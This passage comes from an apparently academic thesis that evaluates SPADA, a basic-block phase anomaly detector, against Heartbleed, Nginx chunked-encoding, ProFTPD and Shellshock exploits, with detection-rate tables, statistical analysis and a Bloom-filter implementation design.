
Figure 4.24: SPADA's true and false positive rates for Procmail's ninth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.25: SPADA's true and false positive rates for Procmail's tenth process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio


Figure 4.26: SPADA's true and false positive rates for Procmail's eleventh process.



(a) SPADA's true positive ratio

(b) SPADA's false positive ratio

Figure 4.27: LAD's true and false positive rates for Procmail's execution.



ually. In Figure 4.3.4.1, we illustrate the aggregated false-positive and true-positive rates of all processes. LAD detects most processes as routine due to the small size of each trace. However, it detects all Shellshock instances, as these contain a call to the "parse and execute" function, which never executes during training. This means the true positive ratio of LAD will always be 100% no matter the number of tests, as it will always dub the "parse and execute" function as an anomaly. It can still present false positives since other function sequences might not have been observed during training.

4.3.4.2 Anomalous Phase Analysis

When executing the Shellshock exploitation, we expect the behavior of the phases corresponding to the Bash process to change. In Table 4.5, we can see the number of

Table 4.5: Summary of Procmail's master process analyzed anomalous phases' behavior.

Filter type	Number of Attacks	Anomalies in Attacks	Number of Normal Tests	Anomalies in Normal Tests
NO FILTER	4952429	2610	24381224	80
$P = 1000$	1659254	1456	9333434	6
$P = 10000$	441751	1456	1922258	6
$P = 100000$	165371	971	709597	2
$P = 1000000$	112107	486	471695	2
$P = 10000000$	99909	486	419428	2

Table 4.6: Summary of Procmail's Bash process analyzed anomalous phases' behavior.

Filter type	#Attack phases	Anomalies in Attacks	#Test phases	Anomalies
NO FILTER	2478556	126069	1680144	100

anomalous phases in comparison to the total number of analyzed phases for all of our tests with the master thread of Procmail. We can see that the initial process of Procmail detects all exploits. It has a low number of false positives. This is likely due to how the Procmail process ends when the "parse and execute" function executes in the Bash subprocess.

In Table 4.6, we can see the number of anomalous phases in comparison to the total number of analyzed phases for our tests with the Bash process of Procmail. We only show results with no filters as SPADA was unable to detect a significant number of CBBTs when aggregating phases. The Bash process also detects all exploitation attemps, while keeping a low false positive ratio. This process, however, has many more anomalous phases than the main Procmail process. It is therefore a better indicator of the exploit, and as such, we opt to study it further.


In Figure 4.28, we show the values observed in executions of the phase initiated by the CBBT from BBL *4931552* to BBL *4931578* in the Bash process. We applied no filters to these traces since they were too short for segmentation. We used different commands to ensure we were able to detect minimal anomalous behavior. The commands range from minimal impact commands, such as touching files, to high impact commands, such as downloading files for execution.

In regular executions, the maximum number of BBL executions was 79, and the maximum number of unique BBLs was 34, while in exploitation instances, we see many different behaviors. The abnormal behavior we found in all exploit traces has 51 BBL operations distributed into 50 unique BBLs. Thus, there is a smaller deviation than the

one seen in Heartbleed. When analyzing and comparing regular email traces, we found no anomaly for executions of this phase.

Initially, we hypothesized the anomalous phase refers to the environment variable assignment function. This function contains Bash's function definition interpretation, followed by the command inserted by the malicious user. When analyzing the Bash binary with "objdump" to confirm this hypothesis, we found out that the abnormal phase refers to the execution of a command. Precisely, when the phase *4931552 4931578* executes 51 BBLs with 50 unique BBLs, it is preceded by a CBBT-phase which performs the "parse and execute" function of Bash, wherein lies the Shellshock bug. Regular executions of the Bash script always execute 49 instances of phase *4931552 4931578*, while cases under exploitation complete the phase a different number of times, up to 140 times when using a file redirection in the inserted malicious command.

Figure 4.28: Feature values of Procmail's phase "4931552-4931578" without any filter.



4.3.5 Overall Analysis

As we can observe in all applications, an attack generates consistent, deterministic deviations in what should be standard behavior for a critical basic block transition phase. Throughout all the applications, we can see that SPADA can easily detect unusual program behavior.

While the Heartbleed, chunked encoding, and ProFTPD exploitations have quite evident and deterministic deviations in the phases, the Shellshock exploitation has a varied number of possible variations in the Bash interpreter trace and Procmail traces, which

depend upon which command line the attacker inserts. In the second attack trace, we used commands which were replicated from other commands in the original Bash script to process the emails; however, an anomaly in the phase following CBBT 4931552-4931578 was still noticeable, likely due to code path used for Bash's function interpretation of the environment variable containing the inserted command line.

The chunked encoding exploitation present in Nginx 1.4.0 also became a source of trouble, as it seems the training was not sufficient for SPADA. Although detection of the exploit is easy, SPADA suffers from false positives due to unseen single variations in the program's phases. Indeed, as shown in the number of unusual phases in the false positives, these are random phases that behaved out of the usual, such as meeting a new encoding in the HTTP form that SPADA never saw during training. There are two solutions to this problem. The simple one is to add more training. The more sophisticated solution comes from adding a more restrictive detection.

The selected features, especially the number of BBL types, can be expected to detect anomalies, although not in isolation. A simple, larger input that runs more loop iterations in a given phase would radically change the BBL executions count, with no impact on basic block types executed. On the other hand, an unseen, different path in a CBBT can increase the number of different BBL types executed in a phase without the implication of an attack. Thus, our two key new insights from these results are that Basic Block Vectors (BBVs) profiles accurately represent the behavior of a program for security reasons and can be used to infer anomalies; and that even our simple approximation of BBVs sequences can efficiently detect deviations from the program's standard behavior.

This insight comes from the notion that all attacks likely incur a different sequence of BBLs between program phases, and this sequence does not initially occur during the training phase. This feature is a double-edged sword: while it makes an attack very obvious, due to the different BBLs executing in the CBBT phase, in comparison to what occurred during training, it also makes false positives frequent under small training samples. If the path would still be valid but was simply not observed during training, the system would detect a false positive. Therefore, the variance in certain phases is one of the major concerns in our work, as an exploit might be similar to a variation in a particular phase. Proper training of the target application to obtain the entire range of possible variances in phases is of prime importance to avoid false positives.

Thus we applied an "AND" to two features: number of BBL types and follow-up CBBT. This attenuation significantly reduced the number of false positives, while al-

lowing us to keep the mechanism simple and still detect all attacks. But observing the anomalies in the four attacks, we can impose an additional restriction. Anomalous phases resulting from exploitation seem to always happen in a sequence, especially at finer granularities where we get more anomalous phases. Thus, if we use a counter and expect two anomalies in sequence, we could further reduce the number of false positives with no cost to the true-positive rate of SPADA.

Another issue we observed in the Shellshock exploitation is the amount of fork and sub-shelling used. The sheer amount of traces can make training intractable due to the vast amount of different codes that an interpreter, such as Bash, can call. Thus, we believe our technique can work for individual applications, but making it work for applications with an excessive amount of forks will fail to protect the system without specific training for the programs which execute. In our tests, we chose all sub-shells and fork applications to have their specific training, implying a high overhead in the training phase. The other option is to train applications only for the executions within the context of the main program we aim to protect, implying that unexpected application call values would likely generate false positives. This restriction is not severe, as most server applications can be trained only for the worker thread processing the connection.

Additionally, we have observed a potential problem with Pin usage. Since Pin does not have all BBL divisions predetermined, it dynamically finds new BBLs during code execution due to some instructions being unforeseeable targets of a control flow transfer. As an example, the jump register instruction, which loads the register value in the program counter, can potentially jump to any instruction in the code, thus creating new BBLs on the fly. This feature of Pin led to singular differences in the numbers of types and executed BBLs between some regular traces, which could be prejudicial in detecting anomalies by merely looking at fixed categories. Nevertheless, as observed in the attack traces, anomalies will generate a significant distortion in CBBTs, which we successfully detected by using multiple features to obtain safe thresholds and thus avoid false positives.

4.4 Summary

Table 4.7 summarizes our results for each attack, aggregating the process tree as a single result. If a single process has detected an attack, the entire program execution is considered malicious. As an example, consider Procmail. Although many of the threads do not detect attacks, thread 9 always does detect an exploit when it does happen. Thus,

Table 4.7: A summary of our experiments. FP stands for false positive, TP stands for true positive.

Attack	**SPADA TP**	**SPADA FP**	**LAD TP**	**LAD FP**
Heartbleed (p = 10M)	100%	0%	98.30%	8.93%
Chunked Encoding ROP (p = 10M)	100%	28.26%	96.67%	5.36%
ProFTPd mod copy (p = 10M)	100%	1.80%	100%	100%
Procmail (No filter)	100%	1.42%	100%	2%
Average (over all tests)	100%	1.9%	99.8%	6.3%

all Shellshock attacks are detected. This approach also slightly increases the false positive rate, as a single false positive in any of the processes will indicate an attack. Even so, our technique fares better than LAD, as our average false positive rate is $1/3$ of LAD's.

In the Table, we chose a specific filter (or no filter) for each application. Choosing parameter p must take into account the number of CBBTs detected in the first step of our workflow. If the number of CBBTs is too small (< 30), the user should not apply any filter. As an example, trying to apply filters to Procmail generated a single Procmail phase for the bash process, which could not be used to differentiate attacks from regular executions using the current method. Thus, we suggest the user of the tool first observes how many CBBTs are generated by our method, to then apply a reasonable filter size.

As we can see in our results the exploitation of vulnerabilities leaves a visible trace of evidence in the execution of the target application. Our technique has shown that this evidence can be made explicit in the form the types of executed BBLs and the sequence between CBBTs, unlike previous works that usually focus on system calls or function calls (SHU; YAO; RYDER, 2015). We have also shown that SPADA detects even minimal command insertions, such as in Shellshock, with little context. Naturally, a proper range of executions is necessary to ensure we thoroughly explore phases and know all the categories of phase executions that can happen for a given phase. This is shown in the Nginx 1.4.0 application, which had several false positives due to a smaller training set. Alas, our results indicate that SPADA is a general mechanism that detects various types of exploitation with an acceptable false positive rate, which is dependent on the quality of the training.

5 ANALYSIS AND DISCUSSION

In this Chapter, we provide statistical analysis to justify our choice of features for SPADA. Additionally, we analyze the overhead of the different implementations, detailing the average requirements per program to ensure SPADA has an acceptable trade-off between false-positive ratio and true-positive ratio.

5.1 Statistical Analysis of Nginx and Procmail

In this Section, we take two examples of the four exploits to illustrate the relationship between the number of distinct BBL types in a phase and the follow-up phase. Our hypothesis is of a strong correlation between the number of BBL types and the follow-up CBBT of a CBBT-initiated phase. We chose the Heartbleed exploitation on Nginx and the Shellshock exploitation on Procmail's Bash subprocess. Nginx is an extensive program where we apply coarse granularity (Nginx). Procmail's Bash process is a small program where we must have no filters, thus handling fine granularity.

As we can observe in both applications, an attack incurs in deviations from what the typical behavior for a Critical Basic Block Transition phase should be. While the Heartbleed exploitation has quite clear and deterministic deviations in the phases, the Shellshock exploitation has a varied number of possible variations in the Bash interpreter trace and Procmail traces, which depend upon the command line the attacker inserts. In the second attack trace, we used commands which were replicated from other lines in the original Bash script to process the emails. However, an anomaly in the phase following CBBT 4931552-4931578 was still noticeable, likely due to the code path used for Bash's *parse and evaluate*. The selected features will change in the presence of anomalies, although the change is not always strong evidence. A different input that runs more loop iterations in a given phase would change the BBL executions count, with no impact on unique BBLs executed. A previously unseen path in a CBBT can also increase the number of unique BBLs executed in a phase without the actual implication of an attack. Furthermore, both attacks likely incur a different sequence of BBLs that the method did not formerly observe during the training phase, as well as a different order of CBBT-phases.


To evaluate our hypothesis regarding unexplored code paths and concatenation of phases under the presence of exploitation, we analyzed the follow-up phase of the selected CBBT-phases. We were able to find that the sequence between the chosen phases and the

follow-up phase of instances under exploitation never happens during normal execution, which provides further evidence for our hypothesis. Thus we formulated the hypothesis discussed in this Section: the number of unique BBLs determines the next phase to execute. Such dependence could lead us to a useful metric to confirm the presence of exploitation, as we can correlate the sequence of CBBT-phases with the number of unique BBLs in each phase to detect unexpected behavior.

To verify this hypothesis, we conducted Fisher's exact test on each phase that follows a CBBT. The contingency table for the test consists of cells whose row indicates the *number of unique BBLs* and whose column indicates the *CBBT that follows the phase*. Therefore, each cell contains the number of executions in which the phase had the number of unique BBLs indicated by its row and the follow-up CBBT phase indicated by its column.

In Figure 5.1, we show the results of conducting Fisher's exact test on each of the 162 CBBT-determined phases of the Nginx web server worker thread ($p = 10000000$). The null hypothesis for the test, H0, states that there is no relationship between the number of unique BBLs and the follow-up CBBT phase. Our hypothesis, H1, states that there is a relationship. We reject the null hypothesis when the distributions of the Table have a probability value smaller than 0.01.

Figure 5.1: Fisher's exact test for phases in Nginx.




The Figure 5.1 shows that the phases fall into five categories. The first column shows *74* phases in which there is only one follow-up CBBT (i.e., 1 column), and the number of unique BBLs is always the same (i.e., 1 row). Thus, we have a 1x1 contingency table, and the test is not applicable. The test is also not applicable for the *24* phases with "Rows x 1" tables, shown in the second bar, and the *3* phases with "1 x Columns" tables, shown in the third bar. "Rows x 1" tables always have the same follow-up CBBT phase,

even though the number of unique BBLs may be different. "1 x Columns" tables always have the same number of unique BBLs, but different CBBT phases might follow the represented phase. "H0" shows the *4* phases, where we cannot reject the null hypothesis under our selected significance level. "H1" shows the *57* phases where we reject the null hypothesis using Fisher's exact test with 99% confidence, i.e., the distribution has skewness to such an extent that the probability of the null hypothesis is smaller than 1% ($p < 0.01$)

Therefore we can observe that our hypothesis is correct for most of the phases in the Nginx application. However, we have only shown that there is an association. In Figure 5.2, we use the corrected Cramer's V (BERGSMA, 2013) to measure the strength of correlation between the number of unique BBLs and follow-up CBBT. The Figure contains the *61* phases that had both dimensions higher than one, and Fisher's exact test is applicable. As we can see, the 4 phases where we cannot reject the null hypothesis present correlation levels lower than 0.65. Most of the phases have a strong correlation (> 0.80) between the chosen features.

We also found that the CBBT-phases which detect Heartbleed, *4372871-4373667* and *4234963-4371761*, have deterministic behavior, with a single follow-up CBBT phase in ordinary executions. Whenever the Heartbleed exploit occurs, the program breaks this pattern, and different CBBTs follow these CBBT-phases.


Figure 5.2: Cramer's V for phases in the Nginx.



In Figure 5.3, we show the results of conducting Fisher's exact test on each of the 275 CBBT-determined phases of the Procmail Bash fork. Once again, the null hypothesis for the test, H0, states that there is no relationship between the number of unique BBLs and the follow-up CBBT phase. Our hypothesis, H1, states that there is a relationship between these features. We reject the null hypothesis when the distributions of the Table

have a p-value smaller than 0.01.

Figure 5.3: Fisher's test for phases in Procmail's Bash script.




The five categories represent the following number of phases. The 1x1 contingency tables shown in the first bar represent *81* of the 275 phases. The "Rows x 1" tables shown in the second bar represent *18* phases. The "1 x Columns" tables shown in the third bar represent *2* phases. Thus, the test is not applicable for *101* phases, which have a singular behavior. The fourth bar shows that only *3* phases fall under the null hypothesis. The fifth bar shows the *171* phases, where we can reject the null hypothesis with $p < 0.01$.

Since we did not use filters in the Procmail traces, the finer granularity in the CBBT phases results in a more deterministic behavior. There is less noise from aggregating several behaviors, and the selected features' values are lower than when using larger granularity CBBT-phases. In Figure 5.4, we show the corrected Cramer's V for the correlation between unique BBLs and follow-up CBBT-phase of Procmail phases. Five phases show correlation values lower than 0.65, where 3 CBBT-phases fall under the null hypothesis, and in two CBBT-phases, we rejected the null hypothesis.

The selected CBBT-phase which detect attacks, *4931552-4931578*, has 6 different values for "number of unique BBLs" and 5 different "follow-up CBBT-phases". The V value for this phase is 0.9989, indicating a robust correlation between the number of unique BBLs and follow-up CBBT-phase. Thus, under Shellshock, the phase's number of unique BBLs and follow-up CBBT-phase consistently deviate from ordinary executions' amounts.

Figure 5.4: Cramer's V for phases in Procmail's Bash.



5.1.1 Limitations of the Features and Method

We have shown that the exploitations' sequences of BBLs make the attacks evident due to the different BBLs our method observes in the CBBT, in comparison to those seen during training. However, this also makes false positives frequent under small training samples. If the path is valid, but the system does not see it during training, it would generate a false positive. Therefore, the variance in certain phases is the primary concern in our work, as an exploit's deviation might be similar to a variation in a particular CBBT-phase.

False positives often happen because the target application is too elaborate for manual training. In our tests, our coarser granularity paired with the use of AFL provided proper training, making false positives unlikely due to the strong correlation between unique BBLs and follow-up phases. Although AFL, an automated form of training, is necessary for a usable tool, it is not sufficient. We still had to pass 20% of the test set obtained in external sources as a training set to reduce the number of false positives. Additionally, the number of distinct BBL types is a simple characteristic chosen to approximate the BBL vector (SHERWOOD; PERELMAN; CALDER, 2001) of a phase. It is quite possible that two instances of a phase which both show "10 distinct BBL types" could be executing wildly different code by touching different BBLs. By actually using phases' BBVs for comparison, we could potentially have a much more accurate result, at risk of requiring more training due to the sheer amount of BBL combinations that could be part of normal behavior for each phase.

Another issue in Shellshock exploitation is the amount of fork and sub-shelling. The sheer amount of traces can make training intractable, due to the vast amount of dif-

ferent code that a program can call, such as in an interpreter like Bash. Thus, we believe our technique can work for individual applications. Still, applications with an excessive amount of forks will fail to detect exploits without specific training for the applications which it creates. One option to treat forks is to have specific training for all sub-shells and fork applications, implying in overhead at the training phase. Another option is to train sub-shells only for the values the main application uses, meaning that unexpected application call values would likely generate false positives.

Our results show the chosen exploitations leave traces of clear evidence in the execution of the target application. Our technique has shown that this evidence can be made explicit in the form of a phase's number of unique BBLs and follow-up phases. We have also shown that minimal command insertions in Shellshock generate a smaller deviation, as the abnormal phases have increases of 20 or less unique BBLs. In contrast, Heartbleed's anomalous phases show increases in thousands of unique BBLs.

5.2 Mechanism Implementation and Overhead Considerations

For an attack detection mechanism to be effective, we assume it has to be an online mechanism. Thus it will detect an attack while it is occurring, so the application can be terminated, and no undesired behavior can effectively alter the system. In this Section, we briefly describe different proposals for the technique, highlighting the trade-offs involved in each scheme, to justify our design decisions and provide an online implementation of the method.

5.2.1 Code Added Through Dynamic Binary Translation

The first idea for a simple implementation is to use dynamic binary translation to modify a binary adding checks for *threshold values* every CBBT. In these checks, the mechanism reads hardware performance counters to obtain the desired features' values (i.e., number of BBL types) and checks whether they exceed the expected. The mechanism has an offline analysis and an online check code. In the offline analysis, the mechanism will first create CBBTs for an application. Then, it will execute the application with different inputs, such as those provided by AFL, and obtain values for each CBBT's features. After performing a threshold analysis of each phase, or simple analysis of variance,

the mechanism will determine threshold values for each phase, i.e., the maximum number of distinct BBLs and the possible follow-up CBBTs of the given phase. With these values available, the mechanism will perform a dynamic binary translation to insert, for every CBBT, instructions to read the features from hardware performance counters and compare them to the values found in the offline analysis.


The only complex feature to track this way is the sequence phase, as illustrated in Figure 5.5. In our methodology, we want to represent the set of possible follow-up CBBTs that end a phase and begin another phase. Thus, we chose to use a Bloom filter (KIRSCH; MITZENMACHER, 2008). A Bloom filter is a compact method to represent a set. The Bloom filter is a bit vector with m positions and k hash functions, where all positions of m initially hold 0. The k hash functions hash a key V that *identifies* a set member into a sequence of k indexes. We set all the bits in the positions indexed by these k indexes in the bit vector as 1. These indexes, now set to 1, represent the *presence* of the key V in the set. Thus, they also represent the member identified by V. If we want to test whether a member is in the set, we hash its key and check if the k positions have value 1. The k hash functions can be as simple as XOR operations, modulus operations, among others.

In our case, we associate each CBBT with a Bloom filter. The Bloom filter must store the "follow-up" CBBTs that can execute after this CBBT SPADA's finite-state automata. The first addresses of the source BBL and destination BBL of a CBBT represent the *key* that identifies it in the set. Our software check uses a Bloom filter with values representing the set of all possible "follow-up" phases (CBBTs) for the current CBBT during training, setting the Bloom filter bits to represent the possible follow-up CBBT. Thereby, each CBBT has a Bloom filter vector value associated with it, representing the possible CBBTs that end the phase and begin a new phase.

In the Figure, phase A can be followed by phase B or C, which are encoded as a "1" in the bit vector with m positions ($m = 12$). Whenever a phase ends, we must check which CBBT triggered the end of the phase (step 1). The sequence of the two last BBLs represents the CBBT indexing the next phase. We concatenate these BBL addresses and feed them into "k" hash functions ($k = 1$ in the Figure), and use the hashed value to check the Bloom filter (step 2). If the position contains a 0, the detected CBBT signals a phase that never follows phase A during the training, and thus an anomaly may be executing. The system then checks the number of BBL types and possibly raises an exception (step 3). If the position contains a 1, the phase is in the set of legal phases for phase A, and we load the new phase's values for the features, including a new Bloom filter value (step 4).

A Bloom filter has a chance of false-positive occurrence, given by $(1 - [1 - 1/m]^{kn})^k$, where m is the number of hash positions, k is the number of hash functions, and n is the number of inputs encoded in the hash function. For instance, assume an 8-byte variable to store the Bloom filter's bit vector and a single hash function ($k = 1$) with equal distribution probability for phase "A". This variable size yields 64 hash positions, with a chance of a false positive given by $1-[1-1/64]^n$, where n is the number of distinct phases observed to follow the represented phase during training. With $n = 3$, the false positive ratio for the described example is 4.61%.

Figure 5.5: Bloom filter verification procedure.



